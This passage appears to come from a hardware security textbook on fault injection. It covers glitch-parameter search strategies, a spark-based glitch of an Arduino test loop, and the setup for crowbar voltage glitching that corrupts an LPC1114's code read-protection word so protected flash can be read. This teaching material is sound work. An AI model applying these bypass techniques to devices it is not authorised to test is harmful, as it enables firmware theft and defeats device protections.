Now, let's say we want to investigate the "skip a loop" primitive. Analyzing the results suggests doing a secondary experiment to determine the effectiveness of a more targeted range of parameters. The successful faults at 75 MHz seem like a good place to start. For the wait and glitch cycles, an average of the successful results at this frequency seems a reasonable choice of parameter values that causes faults. Their averages, respectively, are 550.5 and 3.25. Needing an integer value, we rerun the experiments using {550,551} and {3,4}. However, running tests with those parameter ranges results in no faults at all! Something went wrong.

To try something else, we fix the frequency at 75 MHz, but use the original range of wait and glitch cycles, as shown in Table 4-3.

Table 4-3: Examples of Glitch Results, Take Two

ID	Wait cycles	Glitch cycles	Frequency (MHz)	Output
0	155	3	75	FF FF
1	612	4	75	FF FE
2	348	1	75	FF FE
3	992	4	75	FF FF
4	551	2	75	FF FF
5	436	3	75	FF FF
6	763	1	75	FF FF
7	695	4	75	FF FF
8	10	4	75	FF FF
9	48	4	75	FF FF
10	485	3	75	FF FF
11	18	2	75	FF FE
12	512	2	75	FF FF

ID	Wait cycles	Glitch cycles	Frequency (MHz)	Output
13	745	4	75	FF FF
14	260	3	75	FF FF
15	802	4	75	FF FF
16	608	1	75	FF FF
17	48	3	75	FF FE
18	900	1	75	FF FE

The results show a mix of normal operation (`FF FF`) and the faults we're interested in (`FF FE`), so that's another step in the right direction. Take a moment to analyze the results.

It seems that any number of glitch cycles leads to faults, so that isn't a reason for the faults in the first experimental run. The issue must be the wait cycles. Remember, the wait cycles correspond to the number of clock cycles between the trigger (the `for` loop start) and the fault attempt. The `for` loop will have some sequence of instructions that is repeated. Now, what if only one of the instructions in the `for` loop is vulnerable to a fault? What do you expect to see for the wait cycles on effective faults?

Here comes the spoiler: most of the wait cycles that result in the `FF FE` fault are multiples of three. Perhaps the reason for this similar multiple is that the loop takes three cycles to execute, and one particular cycle is vulnerable.

Yet, the number of glitch cycles does not seem to affect the fault. Theoretically, this seems odd. We'd expect that by starting one cycle before the vulnerable instruction and having a glitch cycle of two, we would hit the vulnerable instruction and cause the same fault. We wish we could now go into a beautiful explanation about clocks, bits, atoms, impedances, and their relation to tidal cycles, but unfortunately the ways of hardware are often mysterious. We regularly see results we can reproduce but cannot explain, and you will encounter the same phenomenon. In such cases, it is best to simply accept the black magic aspect of fault injection and move on.

The Outcome

We've been able to establish that we can skip a loop, or turn an increment instruction into a nop, if we can hit the right clock cycle. Based on the preceding limited experiment, we set the wait cycles to a multiple of three to attack this system. This gives us five successes and one failure (ID 9 is divisible by 3, but it didn't lead to a fault), so we can estimate an 83 percent success rate. Not bad!

This exercise assumes you have access to the source code in the fault target. Even if the source code is available, predicting from that source when a specific operation is executing on your target device isn't trivial. The exercise shows that not having exact information about when to

execute a fault does not preclude you from timing the attack. In a zero-knowledge scenario, you'll need to search more for effective parameters via (online) research and reverse engineering of the target program.

Keep in mind that often more than one combination of parameters will work, and more than one method can create a desired fault. Sometimes you'll need to tune parameters precisely; other times, parameters will exhibit significant tolerance to variation. Some parameter values may depend on your hardware (such as sensitivity to an electromagnetic pulse), and others may depend on the software running the target device (such as a critical instruction's precise timing).

Search Strategies

No single recipe exists for finding a good set of parameters to use in experiments. The previous example provides some hints on to how to approach parameter selection. That example is already a high-dimensional parameter optimization problem. Adding more parameters only increases the search space exponentially. The strategy of randomizing parameters will be quite ineffective, unless your goal is to grow old real fast. This is especially true if a single fault isn't sufficient to induce the desired result. Some fault injection countermeasures include repeating sensitive computations twice and then comparing the results. For instance, a program could check a password twice, which means you need to fault the target a second time, in the same way, to bypass detection (or you need to inject a fault in the target operation and then try to fault the detection mechanism). Note that this introduces new parameters: the delay between the multiple faults, as well as parameters for those individual faults.

A few general strategies exist that you can use to optimize the parameters with which you choose to experiment, such as random or interval stepping, nesting, progressing from small to big (or vice versa), trying a divide-and-conquer approach, attempting a more intelligent search, or, if all else fails, exercising patience.

Random or Interval Stepping

One decision when choosing parameters values is whether to randomize values for each attempt or step through intervals in a particular range. Often, when you start testing, you'll use random values for multiple parameters to sample a large variety of parameter combinations. Trying each cycle by stepping through each value for wait cycles within a range is useful if you've already established other parameter values and you want to pinpoint the exact clock cycles that are fault sensitive.

Nesting

If you want to try all values for some parameters exhaustively, you can nest them. For instance, you can interval-step over all wait cycle values and then try four different clock frequencies for each wait cycle value. This approach works for fine-tuning over small ranges, but once the ranges are bigger, nesting quickly leads to an explosion of the number of combinations you need to test.

Without any prior knowledge, you may arbitrarily choose which parameter to sweep first and which to sweep next. This is called the *nesting order*. In the preceding example, we also could have tried all wait cycles for a fixed clock frequency first and only afterward try all wait cycles for the next clock frequency. You can extend this idea to an arbitrary number of parameters.

You may accidently make your life more complicated—for instance, if the target you are working with is very sensitive to a particular wait cycle value but will fault at just about any frequency. In this case, you would be better sweeping wait cycles first and then changing the frequency. You can often derive this type of information from an initial sweep using randomized parameter value selection.

Small to Big

With this strategy, you start setting all parameters to small values, usually when you don't want to destroy the target. These parameters can be a short time, low pulse intensity, or small voltage differential. You then slowly increase the range or parameter values. This is a safe method in the sense that some faults can have dramatic consequences on your target, such as when laser power is ramped up from just a sparkle to a full-on puff of blue smoke.

Big to Small

The small-to-big method can be frustrating because it may require patience to produce any faults. Sometimes initially turning up the volume to 11 on some parameter values and then reducing them slowly is more effective. The risk with using this method is potentially destroying the target.

For fault injection methods that aren't destructive, this technique is valuable during initial setup. If you are performing voltage glitching by simply cutting power out, for example, you may find it useful to prove you can cause device resets to confirm your fault injection circuitry is working correctly.

Divide and Conquer

Some parameters are independent of other parameters, while some have impacts and dependencies on other parameters. If some parameters are independent, try to identify them and optimize them individually for effectiveness.

For example, it's plausible that the pulse power for an EM fault is independent of the timing of a critical program instruction. The pulse power depends on hardware aspects, and the timing depends on the program running on the chip. One strategy is to randomize the fault timing and slowly increase EM power until you start seeing crashes or corruptions. At that point, you have a ballpark for the EM power parameter that produces a result. Next, you leave the EM power at that level and then step through the program's instruction timing in the hope of discovering an instant that gives rise to a useful fault.

Other parameters may only seem independent. For instance, a voltage glitch may need to be stronger in some parts of the program than in others. Some stages in a program may draw different power levels than other stages and require a different voltage glitch. If you get stuck finding good parameters, try optimizing some other parameter pairs in tandem.

The x- and y-coordinates of the spatial location on which you're injecting an EM pulse are most certainly in tandem. The clock speed and voltage glitch depth are likely in tandem as well. If you try to optimize those probably paired parameters separately, you may end up missing good fault opportunities.

Intelligent Search

For some parameters, you can apply more logic than just randomizing or stepping when optimizing them. *Hill-climbing algorithms* start with a certain set of parameters and then create small changes in those parameters to see whether the performance (the faulting success rate) improves.

For instance, if you're on a sensitive spot on a die, you can use a hill-climbing algorithm to optimize the location in this way: inject a few faults around that spot and move in the direction where the fault success rate increases. Continue doing this until no more neighboring spots have increased success rates. At that point, you've found a local maximum. In principle, you can apply this technique to all parameters when you observe smooth changes in the success rate with small changes in those parameters. This technique completely fails when such smooth changes are not present, so buyer beware.

Exercising Patience

Having more patience for an experiment to complete is not very efficient, but sometimes it's the most effective thing you can do. Finding that one combination of parameters that induces a fault can be difficult. Don't give up too easily. Once you've exhausted being smart about parameter searching in the lab, you can easily let the experiment run for weeks to search for lucky parameter combinations.

Analyzing Results

How do you interpret all your results? One useful method is simply to present the results visually. Sort the results table by a parameter you're investigating and color-code each row according to the result measured. Noticing clustering will help you determine sensitive parameters. Making the sort interactive lets you easily drill down to effective sets of parameters. See the results in Figure 4-9, which will be colored green, yellow, and red in the actual software.

In Figure 4-9, green lines (gray in the figure) show normal results, yellow lines (light gray in the figure) indicate resets, and red lines (dark gray in the figure) highlight invalid or unexpected responses resulting from faults.



Figure 4-9: Color-coded results in Riscure's Inspector software

For effective faults, determining the min/max/mode values for each parameter can be useful. Note that the statistical "mode" calculation yields more reliable results than the "average" statistical calculation, because the average could point to a parameter value that doesn't cause faults. A good way to identify parameter values is to visualize the results on an x-y scatter-plot, where two different parameter variables are plotted along the two axes (see Figure 4-10).



Figure 4-10: An x-y plot of the glitch success rate, with significant faults plotted with an X

Data points generated by parameters that actually caused significant faults are plotted as an X. You can see their clustering between the reset/crash data points plotted in a top-left lighter shade (yellow in the original software) and the bottom-right darker points (green in the original software) that represent correct program behavior.

Summary

In this chapter, we described the basics of faults—why you would fault in the first place and how to analyze a program for fault injection opportunities. We then discussed how performing this analysis perfectly is impossible, because the fault primitives depend on the device to test, and also because fault injections are imprecise. Fault injection is a stochastic process in practice. We also explored the components involved in building a fault injector, provided a sample clock fault experiment, and discussed several search strategies for fault parameters. The next chapter will fill in the missing pieces: building actual fault injectors for voltage, clock, and EM fault injection.

6

BENCH TIME: FAULT INJECTION LAB

Fault injection is a wonderful method of attacking embedded systems, and this chapter focuses on its practical aspects. We describe not only how to perform the actual injection, but how to get started on your own. While you could perform fault injections on a huge world of devices, we concentrate on a few specific examples here.

We present our fault injection attacks in three acts, and these acts will be relatively reproducible. With the same hardware, you should expect to be able to achieve the given results. The first act demonstrates how to use a spark to inject a fault into a device. We write a program that includes a simple loop and then show how to inject a glitch into the loop. The second act applies two different fault injection methods: crowbar injection and MUX (multiplexer) injection. Finally, the third act applies fault injection to corrupt the otherwise perfect and secure math that underpins modern cryptography.

Figure 6-1 is a diagram showing all of these acts (this same diagram appears in Chapter 4 as Figure 4-3).



Figure 6-1: The connections between PC, fault injector, and target

Remember when reading through the examples that all these acts will have the same components. A *target* will be running some code that we will insert the fault into, but the three acts will all use different targets. The *fault injector* will be how we insert the fault; we'll show you a few different fault injectors as well in the different acts. Finally, a *PC* will be involved to monitor or control the entire operation.

The actual connections between devices will vary between the acts. In the first act, for example, we won't need precise timing. This means the "trigger" signal in Figure 6-1 may be optional; one of the fault injectors we'll use won't have any sort of trigger at all. In later acts, we'll have more precise timing requirements, so the trigger signal will be used to delay the fault such that it is inserted at a very specific point in time.

Act 1: A Simple Loop

We'll start with the most basic glitch you can perform to show how you might start fault injection on a new target. A typical task when facing a new device is to run very simple loop code (see Listing 6-1) on the target device.

```
void glitch_infinite(void)
{
    char str[64];
    unsigned int k = 0;
    //Declared volatile to avoid optimizing away loop.
    //This also adds lots of SRAM access
  ❶ volatile uint16_t i, j;
  ❷ volatile uint32_t cnt;
    while(1) {
```

```
        cnt = 0;
    ❸ trigger_high();
    ❹ for(i = 0; i < 200; i++){
          for(j = 0; j < 200; j++){
              cnt++;
          }
        }
        trigger_low();
    ❺ sprintf(str, "%lu %d %d %d\n", cnt, i, j, k++);
        uart_puts(str);
    }
}
```

Listing 6-1: This simple C code is a good first example to glitch.

This code has several features designed to make glitching easy. Three variables, at ❶ and ❷, are declared `volatile`, providing lots of static RAM (SRAM) access and thereby an attack surface. An optional `trigger_high()` command ❸ can be used to trigger external hardware to insert a glitch. The double-loop structure ❹ offers many opportunities for glitching to affect the program. If a variable is corrupted or an instruction is skipped, the result will be that the variables `i`, `j`, and `cnt` could all have incorrect values. Their values are printed ❺ so you can see the results of your fault injection.

The `cnt` variable is the most likely to be noticeably corrupted. If the value of `j` is corrupted, for example, it will be observed as a corrupt value only if the corruption happens to occur on the last iteration of the outer loop over `i`. This simple loop not only shows whether you're injecting faults, but you also can see various types of faults by observing how the output changes.

You may need to modify the code in Listing 6-1 slightly to compile on your target platform, but it's designed to have minimal requirements besides a simple string print command.

How do you actually perform an attack on a simple loop? This is a lab chapter after all. We'll show you three methods of performing the attack, all for around $50 worth of hardware, but you might already have some of the needed gear on hand anyway. The first method uses an Arduino as a target device and a BBQ lighter to insert a fault. The next two methods will be based on voltage glitching; we'll show you how to generate a voltage glitch using both a crowbar and a multiplexer circuit. To drive these circuits, we'll make use of the ChipWhisperer-Nano (or ChipWhisperer-Lite) in this lab, but you can drive the circuits from other pulse sources. Let's get faultin' (as they say).

A BBQ Lighter of Pain

This method is probably the more dangerous one, but for absolute cheapness, it's hard to beat. We need to compile the code from Listing 6-1 onto an Arduino. That code is almost ready as is. You need to set up the serial port first, and then replace the `puts()` call with `Serial.write()`. You may want to adjust the loop iteration counters to make the output slower as well (see Figure 6-2). The program also marks successful glitches for you.



Figure 6-2: Implementing the code on an Arduino Metro Mini

We're using the Arduino Metro Mini for this example, Adafruit part number 2590, because it has an ATmega328P in a QFN package. We need the QFN package because it has the least amount of material between the top of the chip surface (where we are generating our electromagnetic glitch pulse) and the die itself. An ATmega328P in a DIP package, for example, will be too thick, and you likely won't have as much success, if any at all.

WARNING *The Arduino is connected via USB to your computer, and you probably want to avoid damaging your computer, so let's use a USB isolator.*

The isolator on the right in Figure 6-3 is from Adafruit, part number 2107, but you could use any other isolator or even just an isolated serial port. The fault injection method also can easily damage your target device since you'll be playing with very high voltages!

Figure 6-3: An isolator from Adafruit (PCB on the right)

Alright, enough warning. If you rip open a BBQ lighter, you will find the piezoelectric ignitor, as shown in Figure 6-4.



Figure 6-4: A piezoelectric ignitor generates a high voltage.

This element generates a high voltage (careful not to shock yourself) when the plunger on the right end is depressed into the housing until a click is heard. If you carefully bend the high voltage wire (that is, the wire that would go to the BBQ lighter end) to be near the end cap, it will generate a spark. In our case, we've routed the two wires to make a small spark gap, maybe in the 0.5 mm to 2 mm range. The gap is held in place by some polyimide tape.

This alone is enough to provide a fault injection mechanism. We'll try to force the spark to be generated somewhere "interesting" in our attack on an Arduino. The spark gap is placed above a surface mount Arduino package (see Figure 6-5).

The polyimide tape (often sold under Kapton brand name) on top of the chip insulates it. If the spark connects to the microcontroller pins, you'll kill the device instantly, and if your isolator isn't working or you exceed the voltage limits, you may also kill the computer.



Figure 6-5: Polyimide tape helps (but doesn't fully stop) our device from blowing up due to the high voltage.

Next, run the program and start sparking. With any luck, you'll get some corrupted output, as shown on the screen in Figure 6-2. You also may see some resets if the overall counter resets back to zero. While still a bit of a fault, this is not the interesting kind of fault you'll want. A reset means your fault is too powerful; try adding some spacing between the spark gap or changing the location.

This act has briefly shown how a simple loop and a spark can insert a fault into a device. Where timing is not important, such sparks can result in useful attacks. In Arun Magesh's blog post "Bypassing Android MDM using Electromagnetic Fault Injection by a Gas Lighter for $1.5," this type of attack is used on a smartphone.

Act 2: Inserting Useful Glitches

Maybe you aren't willing to kill your target device or computer, in which case, you'll need some more subtle fault injection methods. In this act, we describe using a fault injection attack on a read protection configuration word stored in flash in a device. If we manage to change this configuration word, it allows reading out flash contents we should normally not have access to.

The two less-aggressive-yet-not-less-effective fault injection methods we apply in this second act are crowbar glitching and MUX (multiplexer) fault

injection. We also introduce a new glitching target: the Olimex LPC-P1114 development board. The development board's user manual will help you understand the modifications and interconnections we describe here.

The glitching method used in this act can achieve the same glitch using the simple loop test code in the Arduino microprocessor that we glitched in the previous section. If you want to test a glitch setup, we recommend starting with the simple loop code from Listing 6-1 being compiled for the target. To avoid such repetition in this book, however, we'll jump directly to the end goal, which is corruption of the security configuration. Now let's walk through how to actually see some sort of useful glitch!

Crowbar Glitching to Fault a Configuration Word

We'll apply the crowbar glitching method to fault a configuration word on the microcontroller (see Chapter 5 for an introduction to crowbar glitching). This will build on Chris Gerlinsky's presentation "Breaking Code Read Protection on the NXP LPC-family Microcontrollers" (REcon Brussels 2017), which covered the initial work, including details of how the fault works and can be generated. Here, we show a slightly easier method of injecting the fault, which is to attach a "crowbar" across the power supply. This method has been demonstrated to work against a variety of devices, including more advanced targets like the Raspberry Pi and field-programmable gate array (FPGA) boards. For more details, see Colin O'Flynn's "Fault Injection using Crowbars on Embedded Systems" (IACR Cryptol. ePrint Archive, 2017), which introduced the crowbar fault injection method.

The end goal is to attack the code read-protection, which is the mechanism that prevents someone from copying the binary code out of the device. In the LPC device, the code read-protection is a special word in memory that defines what level of protection the microcontroller has. These code read-protection bytes are part of the "option bytes" that contain various configurations for the microcontroller. Table 6-1 lists the potential valid values for the option bytes as related to the code read-protection.

Table 6-1: Valid Values for the Option Bytes as Related to the Code Read-Protection

Mode	0x0000 02FC value	Description
NO_ISP	0x4E69 7370	Disables the "ISP Entry" pin.
CRP1	0x12345678	SWD interface is disabled. Partial flash updates are allowed only via ISP.
CRP2	0x87654321	SWD interface is disabled. Must perform full chip erase before most other commands are available.
CRP3	0x43218765	SWD interface is disabled; ISP interface is disabled. Device is inaccessible unless user implements call to bootloader via alternate method.
UNLOCKED	Any other value	No protection enabled (full JTAG and bootloader access).

The critical flaw in the design is that the "unlocked" level is the default, and only when the word is set to one of several specific values do you have code read-protection. This means if you were to corrupt the value of the code read-protection word in flash, you have no code protection at all! We can use a glitch to corrupt this value as it is being read from flash. Let's see what you need for this.

Setting Up the Equipment

First, we need a target device (mounted on a target board) on which to attempt to break the code read-protection, and, second, we need a tool capable of inserting the faults to cause the program to read a value incorrectly and remove the read-protection.

Figure 6-6 shows a sample setup. The LPC1114 target board is at the top of the photograph, and the ChipWhisperer-Nano (used for performing fault injection) is at the bottom of the photograph, which is where you can see the interconnection between the two (more details on this interconnection shortly).



Figure 6-6: The LPC1114 processor target with a ChipWhisperer-Nano for performing fault injection

Besides the ChipWhisperer-Nano providing the programming and timing of the injected fault, its only real feature we are using is a simple "crowbar" mechanism, which you could substitute if you wish to with an external MOSFET or similar.

ChipWhisperer-Nano vs. ChipWhisperer-Lite

We're using the ChipWhisperer-Nano due its the lower cost ($50), even though it has more limited resolution on the glitch timing than what the ChipWhisperer-Lite ($250) has. The ChipWhisperer-Lite tends to be more reliable for this attack.

If you use the ChipWhisperer-Nano connected as shown in Figure 6-6, remember that the ChipWhisperer-Nano has a built-in STM32F0 microcontroller that's used as a target. You can remove the target side (it's designed to be scored and broken off), but the less-destructive option is simply to erase it. For the attack we are about to do, the physical presence of the STM32F0 target doesn't affect our usage. We just need to ensure it's not running code that would get in the way of our I/O lines.

Here's a short example of how to do this in Python using the Jupyter Notebook interface (see the notebook for this chapter at *https://nostarch.com/hardwarehacking/* for more detail):

```
PLATFORM="CWNANO"
%run "Helper_Scripts/Setup_Generic.ipynb"
p = prog()
p.scope = scope
p.open() #Open and find attached STM32F0 target
p.find()
p.erase() #Erase it!
p.close()
target.dis()
scope.dis()
```

In this case, we just erase the flash of the device using the bootloader interface to ensure the serial data lines are free. If we had code running on the ChipWhisperer-Nano target, it might corrupt our bootloader access.

NOTE *This example uses a Jupyter Notebook, and labs in later chapters will as well. Jupyter is simply an interface for executing Python code. It runs the code interactively, and you can view plotting and output inline. This feature makes it very handy for the sort of experimentation that we need to do when we aren't running a program from start to end, because we might not be sure yet how the full program is going to even work. We can run portions of the program at once, for example. Any time we reference the Jupyter Notebook, we're simply referring to Python code.*

Modifications and Interconnections

The nice thing about this attack is how dead simple we can make it. We need to create a momentary short across the power supply to the LPC1114 target, so we make a few modifications on the LPC1114 development

board's PCB. Basically, we need a connection from the crowbar mechanism to the power rails, and we must remove the capacitors that otherwise would smooth out glitches on those power rails. We aim for a circuit, as shown in the schematic in Figure 6-7.

